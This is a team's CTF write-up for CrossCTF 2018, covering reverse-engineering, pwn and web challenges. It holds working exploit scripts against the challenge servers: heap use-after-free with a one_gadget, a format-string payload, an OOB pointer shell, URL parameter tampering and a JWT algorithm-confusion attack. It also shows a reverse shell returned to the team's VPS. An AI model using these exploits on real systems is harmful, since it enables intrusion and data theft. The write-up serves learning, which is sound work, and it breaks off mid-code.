

[Reverse Engineering](#)

[Perfect](#)

[Tower Of Beer: Rochefort 6](#)

[Pwn](#)

[FTLOG](#)

[Slowmo](#)

[Coca Cola](#)

[Gruffybear](#)

[Souvlaki Space Station](#)

[Web](#)

[GoCoin!](#)

[GoCoin! Plus](#)

[GoCoin! Plus Plus](#)

[The Terminal](#)

[RetroWeb](#)

[Crypto](#)

[Fitblips](#)

[BabyRSA3](#)

[Misc](#)

[The Evilness](#)

[Choose Your Own Adventure 2](#)

[Human Powered Flag Generator](#)

[Sanity](#)

[Sanity](#)

Reverse Engineering

Perfect

The binary definitely was intimidating on initial inspection, with its use of the GMP library.

```
__gmpz_init(&v9, a2, a3);
__gmpz_set_ui(&v9, 0LL);
__gmpz_init(&v10, 0LL, v3);
__gmpz_set_ui(&v10, 0LL);
__gmpz_init(&v12, 0LL, v4);
__gmpz_set_ui(&v12, 0LL);
__gmpz_init(&v14, 0LL, v5);
__gmpz_set_ui(&v14, 0LL);
__gmpz_init(&v15, 0LL, v6);
__gmpz_set_ui(&v15, 2LL);
__gmpz_mul_2exp(&v15, &v15, 212LL);
printf("Eschucha? ");
isoc99_scanf("%1023s", &v16);
if ( __gmpz_set_str(&v12, &v16, 10LL) )
    __assert_fail("flag == 0", "perfect.c", 0x20u, "main");
__gmpz_sub_ui(&v12, &v12, 1LL);
if ( __gmpz_set_str(&v14, &v16, 10LL) )
    __assert_fail("flag == 0", "perfect.c", 0x23u, "main");
while ( v13 < 0 || v13 > 0 )
{
    __gmpz_mod(&v10, &v14, &v12);
    if ( v11 >= 0 && v11 <= 0 )
        __gmpz_add(&v9, &v9, &v12);
    __gmpz_sub_ui(&v12, &v12, 1LL);
}
if ( !__gmpz_cmp(&v14, &v9) && __gmpz_cmp(&v14, &v15) > 0 )
{
    printf("random.seed()");
    __gmpz_out_str(_bss_start, 10LL, &v9);
    puts("");
    puts("k = \\\"\\\".join([chr(random.randint(0, 255)) for i in range(35)])");
    puts("xor(k, 754e26ccd4b1bfafb3ffbd4a748780b7f0e0c3ae9acc3c008670f0fafd34f8ffa596db)");
}
__gmpz_clear(&v9);
__gmpz_clear(&v14);
__gmpz_clear(&v12);
__gmpz_clear(&v10);
__gmpz_clear(&v15);
result = 0LL;
```

With some prior knowledge of the usage of GMP, we were able to lookup the names of functions within the binary simply by replacing the first part of the symbol with mpz.

As you can see, you can store new values any number of times, once an object is initialized.

Function: `void mpz_init (mpz_t x)`

Initialize `x`, and set its value to 0.

Function: `void mpz_inits (mpz_t x, ...)`

Initialize a NULL-terminated list of `mpz_t` variables, and set their values to 0.

Function: `void mpz_init2 (mpz_t x, mp_bitcnt_t n)`

Initialize `x`, with space for `n`-bit numbers, and set its value to 0. Calling this function instead of `mpz_init` or `GMP` when needed.

While `n` defines the initial space, `x` will grow automatically in the normal way, if necessary, for subsequent maximum size is known in advance.

Also, due to lack of struct information, we also had to google for the information structure of a `mpz` number, which lead us to understand that the checks on `v11` and `v13` meant a non zero check for the numbers `v10` and `v12` respectively, as their addresses were 4 bytes apart, suggesting that they are part of the same struct.

```
typedef struct
{
    int _mp_alloc;          /* Number of *limbs* allocated and pointed
                           to by the _mp_d field. */
    int _mp_size;           /* limbs the
                           last field points to. If _mp_size is
                           negative this is a negative number. */
    mp_limb_t *_mp_d;       /* Pointer to the limbs. */
} __mpz_struct;

char v10; // [sp+20h] [bp-450h]@1
int v11; // [sp+24h] [bp-44Ch]@5
```

← `mpz_t`

← `mpz_t._mp_size`

If this field is 0, the whole integer is zero

Converting the code into an algorithm, we quickly discover that it is a primitive factor sum algorithm, only satisfied when the input integer is equal to the sum of its unique factors and larger than 2^{212} , a fairly huge number. With a reminder from my teammate, I realised that a number with the former property is known as a perfect number (aha, so that's what the name meant).

Rank	p	Perfect number	Digits	Year
1	2	6	1	4th century B.C. ^[5]
2	3	28	2	4th century B.C.
3	5	496	3	4th century B.C.
4	7	8128	4	4th century B.C.
5	13	33550336	8	1456
6	17	8589869056	10	1588
7	19	137438691328	12	1588
8	31	2305843008139952128	19	1772
9	61	265845599156...615953842176	37	1883
10	89	191561942608...321548169216	54	1911
11	107	131640364585...117783728128	65	1914
12	127	144740111546...131199152128	77	1876
13	521	235627234572...160555646976	314	1952

From Wikipedia, we discover that such numbers are in fact uncommon and since 2^{212} is 64 digits, the smallest number satisfying the problem is the 77 digit perfect number, which we discovered was $2^{126} \cdot (2^{127} - 1)$. Since running the program is pointless, we copied the python code from the decompilation output and ran it to obtain the flag. (Also yes, why are we awake now)

```

j1enherndi@debian: ~/data/shared/crossctf2016$ python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> p = (2**126)*(2**127-1)
>>> import random
>>> random.seed(p)
>>> k = "".join([chr(random.randint(0, 255)) for i in range(35)])
>>> enc = "754e26ccd4b1bfafb3ffbdad748780b7f0e0c3ae9acc3c008670f0fafd34f8ffa596db"
>>> import binascii
>>> ''.join([chr(ord(x[0]) ^ ord(x[1])) for x in zip(k, binascii.unhexlify(enc))])
'CrossCTF{why_am_i_awake_right_now}'
>>>

```

Tower Of Beer: Rochefort 6

We only managed to complete the first section of this challenge, kudos to OSI Layer 8 for fully completing this and we look forward to their writeup! 0)v(0

A decompilation of the binary suggests that to complete the first section, we have to provide an input that when ran through a processing function, produces the same number as the program generates. We have to pass the test 20 times before the flag is obtained.

```
int64 sub_400AC3()
{
    signed __int64 v0; // r12@1
    unsigned int v1; // eax@1
    int v2; // eax@2
    unsigned int v3; // er13@2
    __int64 v4; // r14@3
    char s; // [sp+0h] [bp-430h]@2
    __int64 v7; // [sp+408h] [bp-28h]@1

    v0 = 20LL;
    v7 = *HK_FP(__FS__, 40LL);
    v1 = time(0LL);
    srand(v1);
    do
    {
        v2 = rand();
        v3 = (unsigned __int16)(v2 + ((unsigned __int64)v2 >> 48)) - ((unsigned int)((unsigned __int64)v2 >> 32) >> 16);
        puts("Bet you can't produce the same output :P");
        printf("%d\n", v3);
        puts("Your turn: ");
        if ( !fgets(&s, 1024, stdin) )
        {
            puts("Couldn't read your input.");
            exit(1);
        }
        v4 = (unsigned int)sub_400A7F(&s, strlen(&s));
        printf("Your output is %d\n", v4);
        if ( v3 != (_DWORD)v4 )
        {
            puts("FAIL");
            exit(2);
        }
        --v0;
    }
    while ( v0 );
    sub_400C0A();
    return *HK_FP(__FS__, 40LL) ^ v7;
}
```

Upon closer inspection, the processing algorithm works as such:

1. Set $n = 0$
2. Add ASCII value of first character to n
3. Multiply n by 1131573107 and add 1933792326
4. Repeat from step 2 until every character is used up, inclusive of newline

After some thought, we could not devise a way to effectively calculate a way to reverse the input based on the number; after all, such a function is a many to one function. Instead, we chose to build a lookup table whereby we generate all possible input within a keyspace and lookup the input based on the numbers given. Every candidate was

also appended with a newline as required to end the input reading. Source code provided at the end.

It was quickly proven that with a 3 character all printable keyspace, the generated numbers were sufficient for lookups and we managed to get the flag. Looking forward to enjoying some beer after xCTF next year! (Author is 17)

```
yichenchai@Debian:~/data/shared/crossctf2018$ python rainbowtable.py > rt.txt
yichenchai@Debian:~/data/shared/crossctf2018$ python towerofbeer6.py
[+] Starting local process './towerofbeer': pid 27888
[+] Opening connection to ctf.pwn.sg on port 16667: Done
32835
36061
25965
48584
31082
33752
50855
56707
13178
44680
49737
8119
12306
5646
22667
50912
28287
57239
7427
48223
[*] Switching to interactive mode

Your output is 48223
CrossCTF{I_Li3k_Bre@kInG_LC6}

[*] Got EOF while reading in interactive
```

Source code: rainbowtable.py

Purpose: Generation of lookup table

```
import itertools
def calc(string):
    n = 0
    for char in string:
        n+=ord(char)
        n = 1131573107 * n + 1933792326
        n%=2**32
```

```

    return n%(2**16)
for x in itertools.product(range(0x1, 0xff), repeat=3):
    pro = [chr(y) for y in x]
    cand = ''.join(pro)
    print "%s %d" % (cand, calc(cand+'\n'))

```

Source code: towerofbeer6.py

```

from pwn import *
import time
import signal
from ctypes import CDLL

proc = process('./towerofbeer')
proc = remote('ctf.pwn.sg', 16667)
rt = [x for x in open('rt.txt')]
def lookup(num):
    for entry in rt:
        if entry.split(' ')[-1].rstrip()==str(num):
            return entry[0:3]

proc.sendlineafter('Or send any number to have both ;)', '6')
for _ in range(20):
    target = proc.recvuntil('Your turn:').split('\n')[-2]
    #pause()
    print target
    proc.sendline(lookup(target))
proc.interactive()

```

Pwn

FTLOG

A brief inspection of the binary suggests that it runs on the ARM architecture, so we proceeded to inspect the binary using qemu-arm.

```
yichenchai@Debian:~/data/shared/crossctf2018$ file ftlog
ftlog: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYS
yichenchai@Debian:~/data/shared/crossctf2018$
```

The program waits for input and upon some random keyboard input produces a segmentation fault.

```
input
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
yichenchai@Debian:~/data/shared/crossctf2018$
```

Combined with a (semi-incorrect) output of IDA Pro's decompilation of the binary, it suggests that the challenge is in fact a trivial read shellcode and execute binary.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     void (__fastcall *v3)(int); // ST00_4@1
4     int v4; // r0@1
5
6     puts(art, argv, envp);
7     v3 = (void (__fastcall *) (int)) malloc(512);
8     mprotect(v3);
9     v4 = read(0);
10    v3(v4);
11    return 0;
12 }
```

Several spawn /bin/sh shellcode found using google proved to not work, and we ended up with


<https://packetstormsecurity.com/files/144070/Linux-ARM-Raspberry-Pi-Reverse-TCP-S-hell-Shellcode.html>, using the payload to send a reverse shell to our DigitalOcean VPS.

```
Listening on [0.0.0.0] (family 0, port 4660)
Connection from [159.89.197.64] port 4660 [tcp/*] accepted (family 2, sport 51852)
cat /home/ftlog/flag
CrossCTF{slowmo_starroving_sugarforthepill_alison}
exit
```

Slowmo

Owing to the lack of symbols of any kind within the binary, we did not inspect this binary much until the the release of its source code. The source code reveals that this is a turing tape (Brainf**k inspired?) machine simulator with a trivial OOB write flaw.

We matched the case switch statement in the source code with the disassembly. Below shows one of them, the increment function using the ^ character.



The addresses at 0x106f0 seems rather interesting, so we set a breakpoint in GDB to take a further look.

```
$r2 : 0x00000001
$r3 : 0x00099e3c
```

Since we did not modify the pointer beforehand, this pointer must point to the start of the tape! What can we do now? The binary calls a function to check the date when an ! mark is provided, with a function spawning a shell close to it by address.

```

.text:000105B4
.text:000105B4 sub_105B4 ; DATA XREF: sub_105EC+1C↓o
.text:000105B4 ; .text:off_10778↓o
.text:000105B4 STMFD SP!, {R11,LR}
.text:000105B8 ADD R11, SP, #4
.text:000105BC LDR R0, =0x71E9C ; "/bin/date"
.text:000105C0 BL sub_17428
.text:000105C4 NOP
.text:000105C8 LDMFD SP!, {R11,PC}
.text:000105C8 ; End of function sub_105B4
.text:000105C8
.text:000105C8 ; -----
.text:000105CC off_105CC DCD 0x71E9C ; DATA XREF: sub_105B4+8↑r
.text:000105D0 ; -----
.text:000105D0 STMFD SP!, {R11,LR}
.text:000105D4 ADD R11, SP, #4
.text:000105D8 LDR R0, =aBinSh_1 ; "/bin/sh"
.text:000105DC BL sub_17428
.text:000105E0 NOP
.text:000105E4 LDMFD SP!, {R11,PC}

```

Where is the function's pointer relative to our pointer?

```

gef> x/20xw 0x00099e3c
0x99e3c: 0x00000001 0x00000000 0x00000000 0x00000000
0x99e4c: 0x00000000 0x00000000 0x00000000 0x00000000
0x99e5c: 0x00000000 0x00000000 0x00000000 0x00000000
0x99e6c: 0x00000000 0x00000000 0x00000000 0x00000000
0x99e7c: 0x00000000 0x00000000 0x00000000 0x00000000
gef>
0x99e8c: 0x00000000 0x00000000 0x00000000 0x00000000
0x99e9c: 0x00000000 0x00000000 0x00000000 0x00000000
0x99eac: 0x00000000 0x00000000 0x00000000 0x00000000
0x99ebc: 0x000105b4 0x00000030 0x00000010 0x00000001
0x99ecc: 0x0000003e 0x00000000 0x00000000 0x00000000
gef> p/d 0x99ebc-0x99e3c
$1 = 128
gef>

```

I mean from the source code it is obvious but we just wanted to make sure :P .

Using the < character to shift our tape pointer to the pointer of the date function, we increment it until it points to the spawn shell function (0x105d0 - 0x105b4 = 28), before using ! to get a shell

```

yichenchai@Debian:~/data/shared/crossctf2018$ python -c 'print "<"*128+28*">"'
yichenchai@Debian:~/data/shared/crossctf2018$ nc ctf.pwn.sg 4005
!
cat /home/slowmo/flag
CrossCTF{llisten_cl0s3_and_d0nt_b33_st00nes}
exit
yichenchai@Debian:~/data/shared/crossctf2018$

```

Coca Cola

The binary on first look reads in some input before printing out a series of meaningless information.

```
Here's your randomly generated coke can!
Version: V.4919
Serial Number: 1036631814
Title: Limited Edition Coca Cola - Product of Mexico
Did you get it? If not try again.
yichenchai@Debian:~/data/shared/crossctf2018$
```

From decompilation, we noticed a interesting check in the coca function.

```
1 int64 coca()
2 {
3     char buf; // [sp+0h] [bp-110h]@1
4     __int64 v2; // [sp+108h] [bp-8h]@1
5
6     v2 = *MK_FP(__FS__, 40LL);
7     puts(art);
8     read(0, &buf, 0xFFuLL); signed __int64
9     if ( flag_denied == 0xC5u )
10         read(0, &something, 1uLL);
11     return *MK_FP(__FS__, 40LL) ^ v2;
12 }
```

What is flag_denied? From our inspection, it appears to be one byte after flag in the main function.

```
.bss:00000000002117FD flag          db    ? ;
.bss:00000000002117FD
.bss:00000000002117FE          public flag_denied
.bss:00000000002117FE flag_denied db    ? ;
```

Conveniently, main reads 2 characters into flag, meaning we can overwrite flag_denied and have one byte into the variable something.

```
printf("Do you want to flip the flag switch? (y/n) ");
__isoc99_scanf("%2s", &flag);
```

But what does that do? Looking at cola, we see that when something is zero, it disables the assignment of variables, which leads us to the obvious bug of uninitialised stack variables!

```

if ( something )
{
    v2 = 4919LL;
    v4 = 2334102057544149324LL;
    v5 = 2336927755367179333LL;
    v6 = 7813537684863020867LL;
    v7 = 7237128814670454881LL;
    v8 = 5557554567647093621LL;
    v9 = 1667856485;
    v10 = 111;
    v11 = "Invalid internal error.";
}
puts("Here's your randomly generated coke can!");
printf("Version: U.%lu\n", v2, v2);
printf("Serial Number: %lu\n", v3);
printf("Title: %s\n", &v4);
if ( flag == 68 && v11 )
{
    puts("Errors were found.");
    printf("Error: %s\n", v11);
}

```

The second part of the code indicates that if we were to input 'D' (68 in ASCII) as the first character of flag (i.e. enter 'D\x05'), we would trigger an additional printf statement referring to a stack variable as a string pointer.

At the very start of main, we have identified that this is likely not a drop shell challenge as the flag is in fact read into memory, at 0x700B1000.

```

fd = open("flag_page", 0, 384LL);
memset(&stat_buf, 0, sizeof(stat_buf));
if ( (unsigned int)fstat(fd, &stat_buf) == -1 )
{
    perror("Error getting the file size");
    result = -1;
}
else
{
    v5 = stat_buf.st_size;
    mmap((void *)0x700B1000, stat_buf.st_size, 1, 1, fd, 0LL);
}

```

The rest is simple, we just overwrote the string pointer v11 in the screenshot with 0x700B1000. What we got was a repeated string of the single character 'C'

```

yichenchai@Debian:~/data/shared/crossctf2018$ python cocacola.py
[+] Starting local process './cocacola': pid 3297
[+] Opening connection to ctf.pwn.sg on port 4001: Done
255
[*] CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
[*] Closed connection to ctf.pwn.sg port 4001
[*] Stopped process './cocacola' (pid 3297)

```

After incrementing the string pointer, we discovered that the organisers (for some reason), repeated every character in the flag a lot of times, which from there was trivial

to continue. We simply recorded the output, added its length+1 to the string pointer and repeated the exploit until we got the flag.

```
253 [*] CrossCTF{ment0s_th3_fre5h_ma4k
254 [+] Opening connection to ctf.pwn.sg on port 4001: Done
255
256 [*] CrossCTF{ment0s_th3_fre5h_ma4k3
257 [+] Opening connection to ctf.pwn.sg on port 4001: Done
258
259 [*] CrossCTF{ment0s_th3_fre5h_ma4k3r
260 [+] Opening connection to ctf.pwn.sg on port 4001: Done
261
262 [*] CrossCTF{ment0s_th3_fre5h_ma4k3r}
263 [+] Opening connection to ctf.pwn.sg on port 4001: Done
264
```

```
from pwn import *
proc = process('./cocacola')
addr = 0x700B1000
flag = ''
while True:
    proc = remote('ctf.pwn.sg', 4001)
    #pause()
    proc.sendafter('Do you want to flip the flag switch? (y/n)',
'D\x05')
    print(len(cyclic(0xfe,n=8)[0:-7]+p64(0x700B1000)[0:-1]+'x00'))
    sleep(1)

#proc.sendline(cyclic(0xfe,n=8)[0:-7]+p64(0x700B1000)[0:-1]+'x00')
    proc.send('\x00'*248+p64(addr))
    char = proc.recvuntil('Did').split('\n')[-2].split(' ')[-1]
    flag+=char[0]
    log.info(flag)
    addr+=len(char)
    addr+=1
```

Gruffybear

Decompilation output tells us that this is a standard x86_64 heap exploitation challenge. Before we analysed the binary in detail, we decided to do some basic dynamic analysis to identify common bugs. Knowing that the creation and deletion routine are using malloc and free respectively, we create two bears to prevent the chunk of the first bear from coalescing back when we free it.

```
v1 = calloc(1uLL, 0xB8uLL);
bears[v0] = v1;
_printf_chk(1LL, "Bear Name: ");
read(0, v1, 0x1FuLL);
_printf_chk(1LL, "Bear ID: ");
_isoc99_scanf("%x", (char *)v1 + 32);
_printf_chk(1LL, "Bear Age: ");
_isoc99_scanf("%d", (char *)v1 + 36);
_printf_chk(1LL, "Bear Description: ");
read(0, (char *)v1 + 40, 0x80uLL);
*((_QWORD *)v1 + 21) = &free;
*((_QWORD *)v1 + 22) = self_destruct_device;
puts("Bear created!");
++num_bears[0];

_printf_chk(1LL, "Deleting [%s]...\n");
if ( *((void (**)(void *))selected_bear + 21) == &free )
    free(selected_bear);
result = puts("Deleted!");
```

We found that a bear could be deleted twice, with the second instance resulting in the bear name becoming a string of unprintable characters followed by the binary terminating.

```
Deleting [x00v]...
*** Error in `./gruffybear': double free or corruption (!prev): 0x0000557c98dc3010 ***
Aborted
```

This suggests a leak, which when analysed using pwntools, is obvious that the address belongs to main_arena (ending with 78).

```
[*] Leaked: 0x7fe566672b78
\x903/f\xe5\x7f\x00\x00
```

Further inspecting shows two seemingly innocent functions to add and print a comment. (After taking a while), we realised that this is a UAF vulnerability whereby we can reclaim the free'd bear chunk using comment.

```

_int64 add_comment()
{
    char nbytes[12]; // [sp+4h] [bp-14h]@1

    *(_QWORD *)&nbytes[4] = *MK_FP(__FS__, 40LL);
    _printf_chk(1LL, "How long should the comment be: ");
    _isoc99_scanf("%d", nbytes);
    comment = calloc((unsigned int)*(_DWORD *)nbytes + 1, 1uLL);
    _printf_chk(1LL, "Comment: ");
    read(0, comment, *(unsigned int *)nbytes);
    return *MK_FP(__FS__, 40LL) ^ *(_QWORD *)&nbytes[4];
}

```

There is an admin function that is triggered with 12 bears created which calls a function within the bear chunk, which requires a password of 'ENTERTAINUS' (reverse string check).

```

if ( num_bears[0] > 0xC )
{
    v3 = "SUNIATRETNE";
    _printf_chk(1LL, "Here we are now... ");
    while ( 1 )
    {
        read(0, &buf, 1uLL);
        if ( v3[10] != buf )
            break;
        if ( --v3 == "nt" )
        {
            read(0, &buf, 1uLL);
            admin_enabled = 1;
            return *MK_FP(__FS__, 40LL) ^ v5;
        }
    }
}

result = (signed int)selected_bear;
if ( selected_bear )
    result = (*((int (__fastcall **)(_QWORD))selected_bear + 22))(num_bears[0]);

```

We filled the comment, or the reclaimed bear chunk, until the function call, which we replaced with a libc one_gadget based on the leak previously mentioned.

```

yichenchai@Debian:~/data/shared/crossctf2018$ one_gadget libc-2.23.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
    rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
    [rsp+0x30] == NULL

```

The second one_gadget worked, dropping us to a shell.

```
yichenchai@Debian:~/data/shared/crossctf2018$ python gruffybear.py
[+] Starting local process './gruffybear': pid 23380
[+] Opening connection to ctf.pwn.sg on port 4002: Done
[*] Paused (press any to continue)
[*] Leaked: 0x7f661a894b78
\x90SQ\x1af\x7f\x00\x00
[*] Paused (press any to continue)
[*] Switching to interactive mode
Forest Fires are Bad!
Stop Smoking, We Love You.
1. Build a Bear
2. Select Favourite Bear
3. Delete Bear
4. Print Bear
5. Add Comment
6. Print Comment
7. Initialize Self-Destruction Sequence
0. Exit
$ 7
$ cat /home/gruffybear/flag
CrossCTF{it_is_almost_midnight_here_in_sf}
$ █
```

```
from pwn import *
proc = process('./gruffybear')
proc = remote('ctf.pwn.sg', 4002)
def build(name, id, age, desc):
    sleep(0.25)
    proc.sendline('1')
    proc.sendlineafter('Bear Name:', name)
    proc.sendlineafter('Bear ID: ', str(id))
    proc.sendlineafter('Bear Age: ', str(age))
    proc.sendlineafter('Bear Description: ', desc)

def select(num):
    sleep(0.25)
    proc.sendline('2')
    proc.sendlineafter('Selection: ', str(num))

def delete():
    sleep(0.25)
```

```

proc.sendline('3')

def printlol():
    sleep(0.25)
    proc.sendline('4')
    return proc.recvuntil('It\'s DESCRIPTION is')

def add_comment(size, comment):
    sleep(0.25)
    proc.sendline('5')
    proc.sendlineafter('How long should the comment be:', str(size))
    proc.sendlineafter('Comment: ', comment)

pause()
build('bear', 10, 10, 'a')
build('bear', 10, 11, 'a')
select(0)
delete()
leak = printlol().split('You have selected: [')[1].split(']')[0]
log.info("Leaked: 0x%x" % u64(leak.ljust(8, '\x00')))
print p64(u64(leak.ljust(8, '\x00'))-0x37f7e8).encode('string_escape')
pause()
add_comment(183,
'/bin/sh\x00'+ 'A'*168+p64(u64(leak.ljust(8, '\x00'))-0x3c4b78+0xf02a4)
[0:-1])
#proc.interactive()
for x in range(11): build('bear', 10, 10, 'a')
sleep(0.25)
proc.sendline('1')
proc.sendlineafter('Here we are now... ', 'ENTERTAINUS')
proc.interactive()
#pause()
# build('bear', 10, 11, 'a')
# pause()
# select(0)
# delete()
proc.interactive()

```

Souvlaki Space Station

This binary was initially pretty challenging due to the intentional anti-decompilation measures put in place by the authors. From some analysis of the ARM code of the binary, we gather that the binary uses read and strlen, with the strlen output being used as the size of the next iteration of read. **For some reason now can decompile everything.**

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // r3@7
    bool v4; // cf@10
    bool v5; // zf@10
    unsigned int j; // [sp-20h] [bp-20h]@4
    unsigned int k; // [sp-1Ch] [bp-1Ch]@6
    signed __int64 i; // [sp-14h] [bp-14h]@1
    int v9; // [sp+0h] [bp+0h]@0

    init_0(argc, argv, envp);
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    signal(11, sighandler);
    for ( i = 1LL; ; ++i )
    {
        v4 = 1;
        v5 = HIDWORD(i) == 0;
        if ( !HIDWORD(i) )
        {
            v4 = (unsigned int)i >= 0x96;
            v5 = (_DWORD)i == 150;
        }
        if ( !v5 && v4 )
            JUMPOUT(__CS__, v9);
        printf(dword_98D20);
        read(0, &unk_98CA0, dword_98D24);
        dword_98D24 = strlen(&unk_98CA0) + 1;
        for ( j = 0; dword_98D24 > j; ++j )
        {
            if ( *((_BYTE *)&global_state + j + 4) == 10 )
                *((_BYTE *)&global_state + j + 4) = 0;
        }
        for ( k = 0; dword_98D24 > k; ++k )
        {
            v3 = *((_BYTE *)&global_state + k + 4);
            printf("%hhhd ");
        }
        puts(&unk_71DE0);
    }
}
```

This brings us to consider the common flaw of overwriting the null byte of a null terminated string with results in string functions going out of bounds.

From dynamic analysis, we found that the text buffer in fact has text inside before our input, with a length of 38, which we have to overflow.

```
gef> x/s 0x98CA0
0x98ca0 <global_state+4>:      "P L A C E H O L D E R   T E X T   M A N"
gef> █
```

Qemu-arm with running with strace confirms our suspicion, which can be seen by the erroneous increasing size of read with each iteration.

```
read(0,0x98ca0,38) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA = 38
```

```
read(0,0x98ca0,39) AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA = 39
```

Based on the decompilation we have, the binary drops to vi editor if the binary has a segmentation fault and the variable `global_state` is equivalent to 0 (bear in mind we did not have the source code yet).

```
__signal(11, (int)sighandler);
```

```
void __fastcall sighandler(int a1)
{
    __signal(a1, 0);
    puts("souvlaki.c:10:5: warning: implicit declaration of function GÇÿexitGÇÿ [-Wimplicit-function-declaration]");
    puts("    exit(1);");
    puts("souvlaki.c:10:5: warning: incompatible implicit declaration of built-in function GÇÿexitGÇÿ");
    puts("souvlaki.c:10:5: note: include GÇÿ<stdlib.h>GÇÿ or provide a declaration of GÇÿexitGÇÿ");
    if ( global_state )
    {
        puts("To report this bug, please contact support@linux.org.");
        execl("/usr/bin/vi", 0);
    }
    exit(1);
}
```

We were only able to achieve the first condition by generating the output beforehand and feeding it to the program. Decompilation tells us that the loop runs for 150 iterations.

```
for x in range(150):
    f.write('A'*(0x26+x))
```

The segfault was achieved by corrupting the pointer passed to `printf` within the binary. Upon closer inspection after the release of the source code (**or in fact now with the decompilation**), we identified that the `printf` statement in fact contains a primitive format string vulnerability.

```
printf(dword_98D20);
```

By dynamic analysis using `gdb`, we overwrite the pointer passed to `printf` to point to the start of our input. To achieve the null byte at the start of the address, we use a newline character in its place, making use of our knowledge that the binary replaces newline with null byte.

aamaaanaaa0aaaapaaaqaaaraaasaaataaaauaaaavaawaaaaxaaayaaaazaabbaabcaabdaabeaabfaabgaa
abha

CrossCTF{the_fillm0re_w4s_an_am4z1ng_d4y}

Row 1
Row 2
Row 3
Row 4
Row 5
Row 6
Row 7
Row 8
Row 9
Row 10
Row 11
Row 12
Row 13
Row 14
Row 15
Row 16
Row 17
Row 18
Row 19
Row 20
Row 21
Row 22
Row 23
Row 24
Row 25
Row 26
Row 27
Row 28
Row 29
Row 30
Row 31
Row 32
Row 33
Row 34
Row 35
Row 36
Row 37
Row 38
Row 39
Row 40
Row 41
Row 42
Row 43
Row 44
Row 45
Row 46
Row 47
Row 48
Row 49
Row 50
Row 51
Row 52
Row 53
Row 54
Row 55
Row 56
Row 57
Row 58
Row 59
Row 60
Row 61
Row 62
Row 63
Row 64
Row 65
Row 66
Row 67
Row 68
Row 69
Row 70
Row 71
Row 72
Row 73
Row 74
Row 75
Row 76
Row 77
Row 78
Row 79
Row 80
Row 81
Row 82
Row 83
Row 84
Row 85
Row 86
Row 87
Row 88
Row 89
Row 90
Row 91
Row 92
Row 93
Row 94
Row 95
Row 96
Row 97
Row 98
Row 99
Row 100

3,1

All

```
from pwn import *

f = open('s.txt', 'w+')

for x in range(93):
    if x==91:
        f.write('XXXX%7$n'.ljust(37, 'A')+p32(0x0a098cfb)+(x-3)*'A'+'\n')
    else:
        f.write(cyclic(0x26+x)+'\n')
f.write('\x1b:r!cat /home/souvlaki/flag\n')
```

Web

GoCoin!

On visiting the website and depositing a coin, we noted that the value was urlencoded:
<http://ctf.pwn.sg:8182/deposit?amount=1>

While we couldn't deposit more than we had in our wallets, it turned out that we could certainly deposit less. Hence, we deposited a negative amount to increase the money we had in our wallet, at the expense of owing the bank money:

<http://ctf.pwn.sg:8182/deposit?amount=-1000>



You deposited -1000 GoCoins! into your bank!

You have 1001 GoCoins! in your wallet and -1000 in your bank!

Deposit 1 GoCoins into your bank [here](#)!

Withdraw 1 GoCoins from your bank [here](#)!

Buy a flag for 1.337 GoCoins! [here](#).

This gave us enough money to buy the flag

CrossCTF{G0C0in_Is_Th3_Nex7_Bi5_Th@ng!}, at least temporarily, before the bank chases us for their money back.

GoCoin! Plus

Due to an oversight, this challenge ended up having the exact same solution as GoCoin.

Accessing <http://ctf.pwn.sg:2053/deposit?amount=-1337> gave us enough money to buy the flag: CrossCTF{GoCoin!_Cash_Is_th3_m0St_5eCur3!!!!13337}

GoCoin! Plus Plus

This time, we won't be able to solve it as cheaply as GoCoin! Plus.

The challenge is to somehow manipulate our wallet into having 1337 gocoins. Examining the browser's cookies reveals the existence of a `wallet_2` cookie, which seems to store the current state of our wallet.

A close look at the source code suggests that that is indeed the case, and that the code uses the `jwt-go` library to do so. The cookies can ostensibly only be produced with someone possessing the RSA private key, but decoded by anyone (and verified by anyone with the public key).

Googling for jwt vulnerabilities leads us to this article:

<https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/>, which details the vulnerability: there are different signing methods available for creating jwt, and the source code does not validate that the algorithm is indeed RS256. Hence, if HS256 was used instead, the server would use the public key to decode the token. And how do we encode the token? Well, we have the public key conveniently available for us to create the token!

Hence, all we have to do is generate a new wallet, and encode it with HS256 using the public key. We did this by copying liberally from the original source code.

```
// main.go

package main

import (
    "io/ioutil"
    "github.com/dgrijalva/jwt-go"
    "math/rand"
    "fmt"
)

